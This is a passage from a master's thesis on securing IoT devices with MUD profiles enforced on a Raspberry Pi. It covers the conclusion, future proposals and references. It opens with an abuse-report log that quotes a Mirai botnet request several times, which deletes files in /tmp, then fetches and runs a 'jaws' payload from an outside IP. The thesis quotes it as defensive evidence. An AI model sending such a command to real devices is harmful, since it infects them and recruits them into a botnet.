This IP address has been reported a total of **63** times from 13 distinct sources. 129.159.107.197 was first reported on October 17th 2024, and the most recent report was **1 month ago**.

Old Reports: The most recent abuse report for this IP address is from **1 month ago**. It is possible that this IP is no longer involved in abusive activities.

Reporter	IoA Timestamp in UTC	Comment	Categories
✔ Anonymous	2025-04-02 13:41:00 (1 month ago)	/shell?cd+/tmp;rm+-rf+*;wget+ 129.159.107.197/jaws;sh +/tmp/jaws backdoor: mirai.botnet	Web App Attack
Christian Medeiros	2025-03-09 11:23:00 (2 months ago)	MIRAI /shell?cd+/tmp;rm+-rf+*;wget+ 129.159.107.197/jaws;sh +/tmp/jaws	Web App Attack
Christian Medeiros	2025-02-19 14:26:00 (2 months ago)	MIRAI BOT NET MOZI	Web App Attack
Christian Medeiros	2025-02-10 12:23:00 (3 months ago)	MIRAI BOT NET /shell?cd+/tmp;rm+-rf+*;wget+ 129.15 9.107.197/jaws;sh+/tmp/jaws /shell? ... show more	Web App Attack
peterh	2025-01-30 07:32:00 (3 months ago)	"GET /shell?cd+/tmp;rm+-rf+*;wget+ 129.159.107.197/ja ws;sh+/tmp/jaws"	Exploited Host

Figure 5.4: Abuse report log for IP `129.159.107.197`, highlighting its involvement in Mirai-related web app attacks.

The particular attack was successfully mitigated thanks to intervention by the Security Operations Center (SOC). However, it must be acknowledged that not every household or small organization has access to a dedicated SOC team capable of responding in real time. In such scenarios, automated protection mechanisms become essential. If the MUD based approach proposed in this thesis had been deployed, the device's unexpected communication behavior would have been flagged

and blocked automatically. The generated MUD profile would have restricted traffic only to known and trusted IP addresses, thereby preventing the malware from reaching external command and control servers. This case underscores the practical value of MUD enforcement in enhancing the security posture of networks with limited human oversight.

6 Conclusion

The concept of cooperation between computers, sensors, and networks for monitoring and controlling devices has been known for decades. However, the recent convergence of new technologies and market trends has created a new reality: the Internet of Things (IoT). IoT promises to build a revolutionary, fully connected "smart" world where relationships between objects and their environment, as well as between objects and humans, become increasingly integrated. The vision of a world where all devices are connected to the internet could fundamentally change how people perceive being "online" and may significantly affect personal, social, and economic life.

IoT encompasses a complex and evolving set of technological, social, and policy perspectives and involves a diverse set of stakeholders. As it continues to evolve, it is essential to address its challenges, maximize its benefits, and minimize its risks. Effective solutions will emerge through dialogue and collaboration among the various involved parties.

In this highly connected environment, we gain the ability to remotely monitor and control various aspects of our lives, from smart homes and wearables to industrial machinery and urban infrastructure. The essence of IoT lies in seamless communication and collaboration between the physical and digital worlds, making

our environment smarter, more efficient, and ultimately more convenient.

Furthermore, IoT plays a central role in the business landscape. Through process automation, companies can reduce labor costs while enhancing productivity and operational efficiency. As a result, more and more businesses are incorporating IoT technologies into their operations to streamline processes, increase revenue, and gain a competitive edge. IoT also helps reduce waste and optimize resource usage, contributing to more sustainable and environmentally friendly practices.

In the hospitality and tourism industry, IoT plays a critical role in enhancing customer experiences. By monitoring and analyzing real-time data, tourism businesses can gain valuable insights into customer interests, preferences, and transactions, enabling them to offer personalized and more effective services. This transparency not only boosts customer satisfaction but also facilitates predictive maintenance and efficient supply chain management, supporting better decision-making across production and delivery processes.

Ultimately, IoT empowers businesses to achieve cost-effectiveness, improved operational performance, and increased customer satisfaction. This is one reason why devices capable of data collection and interaction with other products have been rapidly adopted and gained popularity. Consequently, IoT is emerging as a comprehensive technology that offers great value in shaping our world and transforming how we live, work, and interact.

However, the collection and transmission of vast amounts of personal and sensitive data raise privacy and data protection concerns. Addressing these concerns requires robust security measures, including advanced encryption and authentica-

tion protocols, regular software updates, and compliance with privacy regulations to ensure the confidentiality, integrity, and security of IoT systems and the data they handle.

The increasing number of IoT-based scenarios also creates new security challenges. In this context, proactive approaches are essential to reduce the attack surface and mitigate the potential impact of specific attacks.

The success of the Raspberry Pi-based enforcement system, both in simulation and when analyzed through the lens of real-world malware like the Mirai botnet, highlights its relevance as a defensive mechanism in today's threat landscape.

In conclusion, this thesis has explored how IoT security can be enhanced through the enforcement of dynamic MUD (Manufacturer Usage Description) profiles. By designing and implementing a practical system using a Raspberry Pi, this work has demonstrated a lightweight yet effective method of monitoring and controlling IoT device communications and could have pretend the above attack we saw before.

1. Addressing IoT Security Risks: The system successfully identified and blocked unauthorized traffic from a compromised IoT device. This demonstrated that MUD profiles are effective in mitigating risks such as unauthorized access, data exfiltration, and communication with unknown or malicious domains. By enforcing only the expected and approved communication behavior, the system significantly reduces the attack surface of IoT environments.

2. Ensuring Privacy Without Third-Party Exposure: The MUD-based approach works locally at the network edge, such as on a home router or gateway, and does not depend on third-party cloud analytics. This ensures that user data does not have to be sent to external servers to detect anomalies, thus helping preserve

user privacy within smart environments.

3. Keeping Up with Security Advancements: By using automation to generate MUD profiles dynamically, this system adapts to changes in device behavior and can evolve alongside future technologies like 5G and edge computing. This shows that it is possible to keep up with necessary security advancements while maintaining usability and scalability.

Overall, with responsible implementation and continued research, MUD profiles can offer a realistic and privacy-aware way to secure IoT ecosystems. The key to the proper use and success of IoT lies in informing users clearly and fully about potential risks and implementing security measures—measures that are inherently linked to the manufacturers' obligation to embed security by design and regularly update the security software of their devices.

6.1 Future Proposals

The following proposals are suggested for the future development and secure integration of IoT:

- **Implementation of pilot phase** targeting all population groups with as much geographical coverage as possible. This approach will help spread IoT technologies and integrate them into daily life, ultimately aiming to improve the quality of life.
- **Further research on improving system vulnerabilities** to better ensure the confidentiality, integrity, and availability of personal data.
- **Ongoing research and development** in this continuously evolving field to eliminate security risks inherent in IoT. This includes the integration of real-time monitoring tools that can detect and respond to potential attacks during the operation of IoT devices, ensuring a proactive approach to cybersecurity.

Acknowledgements

For starters, I would like to express my gratitude for the opportunity I was given to complete this Master's thesis. Special thanks to Dr. Antti Hakkala and PhD Researcher Ismayil Hasanov, who supported me throughout the writing process and provided valuable guidance.

I also used AI tools, such as ChatGPT, to support idea clarification, language editing, and code explanation during the preparation of this thesis. All final content, conclusions, and decisions were made by me.

References

[1] Gartner, Inc., *Internet of things to reach 4.9 bn devices*, Online magazine, Accessed: Mar. 2025, Jan. 2015. [Online]. Available: `https://www.silicon.co.uk/e-innovation/internet-of-things-4-9bn-gartner-155298`.

[2] G. Beekman and B. Beekman, *Introduction to Computer Science*, 10th. Thessaloniki, Greece: M. Giourdas Publications, 2015.

[3] D. E. Comer, *Computer Networks and Internets, Sixth Edition*. Athens, Greece: 2014.

[4] C. Polsonetti, "Know the difference between iot and m2m", *Automation World*, 2014, Accessed: Mar. 2025. [Online]. Available: `https://www.automationworld.com/products/networks/blog/13312043/know-the-difference-between-iot-and-m2m`.

[5] Living Internet, "The internet toaster", *Living Internet*, 2000.

[6] S. Leibson, "Ipv6: How many ip addresses can dance on the head of a pin?", *EDN Network*, 2008, Accessed: Mar. 2025. [Online]. Available: `https://www.edn.com/ipv6-how-many-ip-addresses-can-dance-on-the-head-of-a-pin`.

[7] ZDNet Editorial Team, *Kevin ashton interview on iot*, Online magazine, Accessed: Mar. 2025. [Online]. Available: `https://www.zdnet.com`.

[8] K. K. Patel and S. M. Patel, "The internet of things/concepts and future applications", *i-Scoop*, 2016, Accessed: Mar. 2025. [Online]. Available: https://www.i-scoop.eu/.

[9] Cluster of European Research Projects on the Internet of Things (CERP-IoT), *Vision and challenges for realising the internet of things*, White paper, Accessed: Mar. 2025, 2010. [Online]. Available: https://www.internet-of-things-research.eu/pdf/IoT_Clusterbook_March_2010.pdf.

[10] Council of Europe Secretariat, *Internet governance and critical internet resources*, White paper, Accessed: Mar. 2025, 2009.

[11] S. Haller, S. Karnouskos, and C. Schroth, "The internet of things in an enterprise context", *Springer*, 2010, Accessed: Mar. 2025. [Online]. Available: https://link.springer.com/chapter/10.1007/978-3-642-00985-3_2.

[12] International Telecommunication Union (ITU), "Overview of the internet of things", *ITU Standards*, 2012.

[13] K. Rose, S. Eldridge, and L. Chapin, "The internet of things: An overview", Internet Society (ISOC), Tech. Rep., 2015, Accessed: Mar. 2025. [Online]. Available: https://www.internetsociety.org/wp-content/uploads/2015/05/IoT-Overview-White-Paper.pdf.

[14] Y. Yang, L. Zhang, and Y. Liu, "A survey on internet of things: Architecture, enabling technologies, and applications", *Proc. Int. Conf. Internet of Things and Applications (IoT 2017)*, 2017.

[15] R. Rogers, "Communication protocols for smart sensors in iot applications", *ResearchGate*, 2021, Accessed: Mar. 2025. [Online]. Available: https://www.researchgate.net/publication/351466710_Communication_Protocols_for_Smart_Sensors_in_IoT_Applications.

[16] SecNews, "Internet of things: When technology unites the world", *SecNews*, 2022, Accessed: Mar. 2025. [Online]. Available: https://www.secnews.gr/505536/internet-of-things-otan-i-gtexnologia-enonei-ton-kosmo/.

[17] Microsoft, *Azure iot hub: Connect, monitor, and manage billions of iot devices*, Online, Accessed: Mar. 2025, 2022. [Online]. Available: https://developer.microsoft.com/el-gr/windows/iot/.

[18] IoT Business News, *The iot cloud: Microsoft azure vs aws vs google cloud*, Online, Accessed: Mar. 2025, 2022. [Online]. Available: https://iotbusinessnews.com/2022/02/17/30620-the-iot-cloud-microsoft-azure-vs-aws-vs-google-cloud/.

[19] Check Point, *What is an iot gateway?*, Online, Accessed: Mar. 2025, 2022. [Online]. Available: https://www.checkpoint.com/cyber-hub/network-security/what-is-iot/what-is-an-iot-gateway/.

[20] TechTarget, *Iot gateway definition and importance*, Online, Accessed: Mar. 2025, 2022. [Online]. Available: https://www.techtarget.com/iotagenda/definition/IoT-gateway.

[21] Postscapes, *Internet of things protocols—device-to-gateway communication*, Online, Accessed: Mar. 2025, 2022. [Online]. Available: https://www.postscapes.com/internet-of-things-protocols/.

[22] Link Labs, *Understanding iot architecture: Device-to-gateway*, Online, Accessed: Mar. 2025, 2022. [Online]. Available: https://www.link-labs.com/blog/iot-device-to-gateway.

[23] H. Tschofenig, J. Arkko, and D. Thaler, "Security and privacy considerations for the internet of things", *Internet Engineering Task Force (IETF) Draft*, 2015, Accessed: Mar. 2025. [Online]. Available: https://datatracker.ietf.org/doc/html/draft-ietf-core-security-privacy-02.

[24] Trend Micro, *Internet of things security overview*, Online, Accessed: Mar. 2025, 2022. [Online]. Available: https://www.trendmicro.com/vinfo/au/security/definition/internet-of-things.

[25] Channel Futures, *The four internet of things connectivity models explained*, Online, Accessed: Mar. 2025, 2022. [Online]. Available: https://www.channelfutures.com/regulation-compliance/the-four-internet-of-things-connectivity-models-explained.

[26] MapMyFitness, *Google fit integration for activity tracking*, Online, Accessed: Mar. 2025, 2022. [Online]. Available: https://support.mapmyfitness.com/hc/en-us/articles/1500009117882-Google-Fit-Integration.

[27] L. Coetzee and J. Eksteen, "The internet of things—promise for the future? an introduction", *IST-Africa Conference Proc.*, pp. 1–9, 2011.

[28] D. Niewolny, "How the internet of things is revolutionizing healthcare", *Freescale White Paper*, 2013, Available as PDF.

[29] O. Vermesan and P. Friess, *Internet of Things: From Research and Innovation to Market Deployment*, O. Vermesan and P. Friess, Eds. Aalborg, Denmark: River Publishers, 2014.

[30] P. Apostolopoulos, "Artificial intelligence, iot and video analytics in the health sector", *Security Report*, 2019, Accessed: Mar. 2025. [Online]. Available: https://securityreport.gr/magazine-archive/etos-2019/item/7182-i-texnitinoimosyni-to-iot-kai-ta-video-analytics-ston-klado-tis-ygeias.

[31] Z. K. A. Mohammed and E. S. Ahmed, "Internet of things applications, challenges and related future technologies", *Wireless Sensor Network*, vol. 67, no. 2, pp. 126–148, 2017.

[32] B. Champerlin, "Healthcare internet of things: 18 trends to watch in 2016", *IBM Center for Applied Insights*, 2016.

[33] Vodafone, *Remote healthcare*, Online, Accessed: Mar. 2025, 2025. [Online]. Available: https://www.vodafone.gr/business/products-solutions/iot/remote-healthcare/.

[34] R. Dickerson, E. Gorlin, and L. Stankovic, "Empath: A continuous remote emotional health monitoring system for depressive illness", *White paper*, 2011, Available as PDF.

[35] Synergic Software, *Internet of things (iot) technologies and applications*, Online, Accessed: Mar. 2025, 2017. [Online]. Available: https://synergic.gr/iot-internet-of-things-ti-einai-efarmoges.

[36] ANSYS, *The modern car is the most complex device on earth*, Online, Accessed: Mar. 2025, 2022. [Online]. Available: https://www.ansys.com/resource-library/article/modern-car-complex-device.

[37] Informatica, *The role of iot in the industrial sector*, Online, Accessed: Mar. 2025, 2025. [Online]. Available: https://www.informatica.com.

[38] World Economic Forum, *Industrial internet of things: Unleashing the potential of connected products and services*, Online report, Accessed: Mar. 2025, 2015. [Online]. Available: https://www3.weforum.org/docs/WEFUSA_IndustrialInternet_Report2015.pdf.

[39] P. Apostolopoulos, " , iot video analytics ", *Security Report*, 2017, Accessed: Mar. 2025. [Online]. Available: https://securityreport.gr/magazine-archive/etos-2019/item/7182-i-texnitinoimosyni-to-iot-kai-ta-video-analytics-ston-klado-tis-ygeias.

[40] IoT For All, *Iot and modern industrial operations*, Online, Accessed: Mar. 2025, 2023. [Online]. Available: https://www.iotforall.com/iiot-modern-operations.

[41] J. Suhonen, "Experiences and future plans for wsn–enabled service development in home environment", *Realin White Paper*, 2013, Available as PDF.

[42] A. Sajja, D. K. Kharde, and C. Pandey, "A survey on efficient way to live smart home—it's an internet of things", *ISAR—Int. J. of Electronics and Communication Ethics*, vol. 1, no. 1, 2016.

[43] *Smart cities for a sustainable future through iot and ai technologies.* Online, Accessed: Mar. 2025, 2025. [Online]. Available: https://smartcities.ellak.gr/.

[44] *Smart cities for a sustainable future through iot and ai integration*, Online, Accessed: Mar. 2025, 2025. [Online]. Available: https://rawmathub.gr/enimerosi-gia-ti-viosimi-anaptyksi/smart-cities/.

[45] *Ai and smart cities*, Online, Accessed: Mar. 2025, 2024. [Online]. Available: https://www.myota.gr/2024/12/18/%CF%84%CE%B5%CF%87%CE%BD%CE%B7%CF%84%CE%AE-%CE%BD%CE%BF%CE%B7%CE%BC%CE%BF%CF%83%CF%8D%CE%BD%CE%B7-%CE%B3%CE%B9%CE%B1-%CF%80%CE%B9%CE%BF-%CE%AD%CE%BE%CF%85%CF%80%CE%BD%CE%B5%CF%82/.

[46] *Iot-enabled infrastructure monitoring: Ensuring safety and maintenance in smart cities*, Online, Accessed: Mar. 2025, 2025. [Online]. Available: https://hakia.com/iot-enabled-infrastructure-monitoring-ensuring-safety-and-maintenance-in-smart-cities/.

[47] *Iot in smart cities—applications and benefits*, Online, Accessed: Mar. 2025, 2025. [Online]. Available: https://www.rishabhsoft.com/blog/iot-in-smart-cities-applications-benefits.

[48] *Applications and benefits of iot in a smart city*, Online, Accessed: Mar. 2025, 2025. [Online]. Available: https://www.pondiot.com/blog/applications-and-benefits-of-iot-in-a-smart-city.

[49] *Smart cities—internet of things (iot) applications*, Online, Accessed: Mar. 2025, 2025. [Online]. Available: https://www.semtech.com/applications/internet-of-things/smart-cities.

[50] A. Kott, A. Swami, and B. West, "The internet of battle things", *ResearchGate*, 2016, Accessed: Mar. 2025. [Online]. Available: https://www.researchgate.net/publication/311215660_The_Internet_of_Battle_Things.

[51] *Us army tests drones to deliver blood/medical supplies in dangerous battlefield situations*, Online news, Accessed: Mar. 2025, 2025. [Online]. Available: https://www.dailymail.co.uk/sciencetech/article-11453187/US-Army-tests-DRONES-deliver-bloodmedical-supplies-dangerous-battlefield-situations.html.

[52] *Smart grid*, Online encyclopedia, Accessed: Mar. 2025, 2025. [Online]. Available: https://en.wikipedia.org/wiki/Smart_grid.

[53] R. Mohassel, A. Fung, H. Mohsenian-Rad, and K. Raahemifar, "A survey on advanced metering infrastructure", *Int. J. of Electrical Power & Energy Systems*, vol. 63, pp. 473–484, 2014. DOI: 10.3390/s90806411.

[54] R. Miceli, "Energy management and smart grids", *Energies*, 2013.

[55] C. Verdouw, S. Wolfert, and B. Tekinerdogan, "Internet of things in agriculture", *ResearchGate*, 2016, Accessed: Mar. 2025. [Online]. Available: https://www.researchgate.net/publication/312164156_Internet_of_Things_in_agriculture.

[56] H. Kotha and V. Gupta, "Iot application, a survey", *ResearchGate*, 2018, Accessed: Mar. 2025. [Online]. Available: https://www.researchgate.net/publication/325116647_IoT_Application_A_Survey.

[57] *Smartfarmsensing—smart agriculture solutions*, Online, Accessed: Mar. 2025, 2025. [Online]. Available: https://www.smartfarmsensing.com/.

[58] *Iot in agriculture market size, share, growth*, Online, Accessed: Mar. 2025, 2025. [Online]. Available: https://www.precedenceresearch.com/iot-in-agriculture-market.

[59] A. Djajadi, "Ambient environment quality monitoring using iot sensor network", *Interworking Indonesia Journal*, vol. 8, no. 1, 2016.

[60] D. Bhattacharjee and R. Bera, "Development of smart detachable wireless sensing system for environmental monitoring", *Int. J. on Smart Sensing and Intelligent Systems*, vol. 7, no. 3, 2014.

[61] P. Jiang, H. Xia, Z. He, and Z. Wang, "Design of a water environment monitoring system based on wireless sensor networks", *Sensors*, vol. 9, no. 8, pp. 6411–6434, 2009. DOI: 10.3390/s90806411.

[62] A. Chodorek, R. R. Chodorek, and A. Yastrebov, "The prototype monitoring system for pollution sensing and online visualization with the use of a uav and a webrtc-based platform", *PubMed*, 2022, Accessed: Mar. 2025. [Online]. Available: https://pubmed.ncbi.nlm.nih.gov/35214478/.

[63] OnStar, *Automatic crash response*, Online, Accessed: Mar. 2025, 2025. [Online]. Available: https://www.onstar.com/.

[64] N. Saxena, "How iot will transform the world in the future", *Forbes Tech Council*, 2016, Available online.

[65] TechVidvan, *Advantages and disadvantages of iot*, Online, Accessed: Mar. 2025, 2025. [Online]. Available: https://techvidvan.com/tutorials/advantages-and-disadvantages-of-iot/.

[66] GeeksforGeeks, *Advantages and disadvantages of iot*, Online, Accessed: Mar. 2025, 2025. [Online]. Available: https://www.geeksforgeeks.org/advantages-and-disadvantages-of-iot/.

[67] T. Quek, *Advantages and disadvantages of the internet of things (iot)*, Online, Accessed: Mar. 2025, 2025. [Online]. Available: https://www.linkedin.com/pulse/advantages-disadvantages-internet-things-iot-tommy-quek.

[68] J. Olinder, *The risks of iot*, Blog post, Accessed: Mar. 2025. [Online]. Available: https://www.profbanafa.com/2016/07/iot-standardization-and-implementation.html.

[69] A. Banafa, *Iot standardization and implementation challenges*, Blog post, Accessed: Mar. 2025. [Online]. Available: https://www.profbanafa.com/2016/07/iot-standardization-and-implementation.html.

[70] N. Narayanan, *Iot: Challenges and research opportunities*, Blog post, Accessed: Mar. 2025. [Online]. Available: https://www.profbanafa.com/2016/07/iot-standardization-and-implementation.html.

[71] University of Western Macedonia, *Network and system security in the iot era*, Online thesis, Accessed: Mar. 2025. [Online]. Available: https://dspace.uowm.gr/xmlui/handle/123456789/4507.

[72] European Commission, *Secure internet of things—strategy and policies*, Online, Accessed: Mar. 2025. [Online]. Available: https://digital-strategy.ec.europa.eu/el/policies/secure-internet-things.

[73] Kaspersky Lab, *Spyware*, Online, Accessed: Mar. 2025. [Online]. Available: https://usa.kaspersky.com/resource-center/threats/spyware.

[74] Kaspersky Lab, *Keylogger*, Online, Accessed: Mar. 2025. [Online]. Available: https://www.kaspersky.com/resource-center/definitions/keylogger.

[75] CyberAlert, *Ransomware*, Online, Accessed: Mar. 2025. [Online]. Available: https://cyberalert.gr/ransomware/.

[76] R. C. Tripathi, D. Mishra, and S. S. Rathore, "A study of various types of cyber attacks and their detection techniques", *Int. J. of Adv. Res. in Computer Science and Software Engineering*, vol. 3, no. 4, 2013.

[77] Kaspersky Lab, *Dns (domain name system)*, Online, Accessed: Mar. 2025, 2025. [Online]. Available: https://www.kaspersky.com/resource-center/definitions/dns.

[78] Kaspersky Lab, *Ip spoofing*, Online, Accessed: Mar. 2025, 2025. [Online]. Available: https://www.kaspersky.com/resource-center/threats/ip-spoofing.

[79] D. B. et al., "Email spoofing and techniques to prevent it", *Int. J. of Computer Applications*, 2011.

[80] *Mud: Manufacturer usage description specification deployment challenges*, arXiv preprint, Accessed: Mar. 2025, 2020. [Online]. Available: https://arxiv.org/abs/2004.08003.

[81] Cisco Systems, *Why mud? manufacturer usage description*, Online, Accessed: Mar. 2025. [Online]. Available: https://developer.cisco.com/docs/mud/why-mud/.

[82] Internet Engineering Task Force (IETF), *Manufacturer usage description specification—rfc 8520*, Online, Accessed: Mar. 2025. [Online]. Available: https://www.rfc-editor.org/rfc/rfc8520.html.

[83] RedAlert Labs, *Things you should know about mud and iot devices*, Online, Accessed: Mar. 2025. [Online]. Available: https://www.redalertlabs.com/blog/things-you-should-know-about-mud-and-iot-devices.

[84] Anonymous, "Iot device behavior and vulnerability detection using mud profiles", *Sensors (MDPI)*, vol. 20, no. 7, p. 1882, 2020, Accessed: Mar. 2025. DOI: 10.3390/s20071882. [Online]. Available: https://www.mdpi.com/1424-8220/20/7/1882.

[85] RedAlert Labs, *Things you should know about mud and iot devices*, Online, Accessed: Mar. 2025. [Online]. Available: https://www.redalertlabs.com/blog/things-you-should-know-about-mud-and-iot-devices.

[86] CiscoDevNet, *Mud-manager*, GitHub repository, Accessed: Mar. 2025. [Online]. Available: https://github.com/CiscoDevNet/MUD-Manager.

[87] J. L. H.-R. et al., "Iot device behavior and vulnerability detection using mud profiles", *arXiv preprint*, 2019, Accessed: Mar. 2025. [Online]. Available: https://ui.adsabs.harvard.edu/abs/2019arXiv190202484H/abstract.

[88] RedAlert Labs, *Things you should know about mud and iot devices*, Online, Accessed: Mar. 2025. [Online]. Available: https://www.redalertlabs.com/blog/things-you-should-know-about-mud-and-iot-devices.

[89] Cisco Developer, *What is mud? manufacturer usage description*, Online, Accessed: Mar. 2025. [Online]. Available: https://developer.cisco.com/docs/mud/what-is-mud.

[90] Pxosys. "Manufacturer usage description—get to know mud". Accessed: Mar. 2025. (), [Online]. Available: https://www.pxosys.com/manufacturer-usage-description-get-to-know-mud/.

[91] NIST. "Securing home iot devices using mud". Accessed: Mar. 2025. (), [Online]. Available: https://www.nccoe.nist.gov/projects/securing-home-iot-devices-using-mud.

[92] Red Alert Labs. "Things you should know about mud and iot devices". Accessed: Mar. 2025. (), [Online]. Available: https://www.redalertlabs.com/blog/things-you-should-know-about-mud-and-iot-devices.

[93] IEEE Xplore, *Mud use in industrial, telecom, and 5g networks*, Online, Accessed: Mar. 2025. [Online]. Available: https://ieeexplore.ieee.org/document/9374442.

Project Repository

The source code, including all scripts used for traffic monitoring, MUD profile generation, and enforcement, is publicly available at:

`https://github.com/TheoIoannou/MUD_Scripts.git`

This repository includes:

- Python scripts used for sniffing and enforcing MUD profiles
- Example MUD profile JSON files
- Attack simulation scripts
- README with setup instructions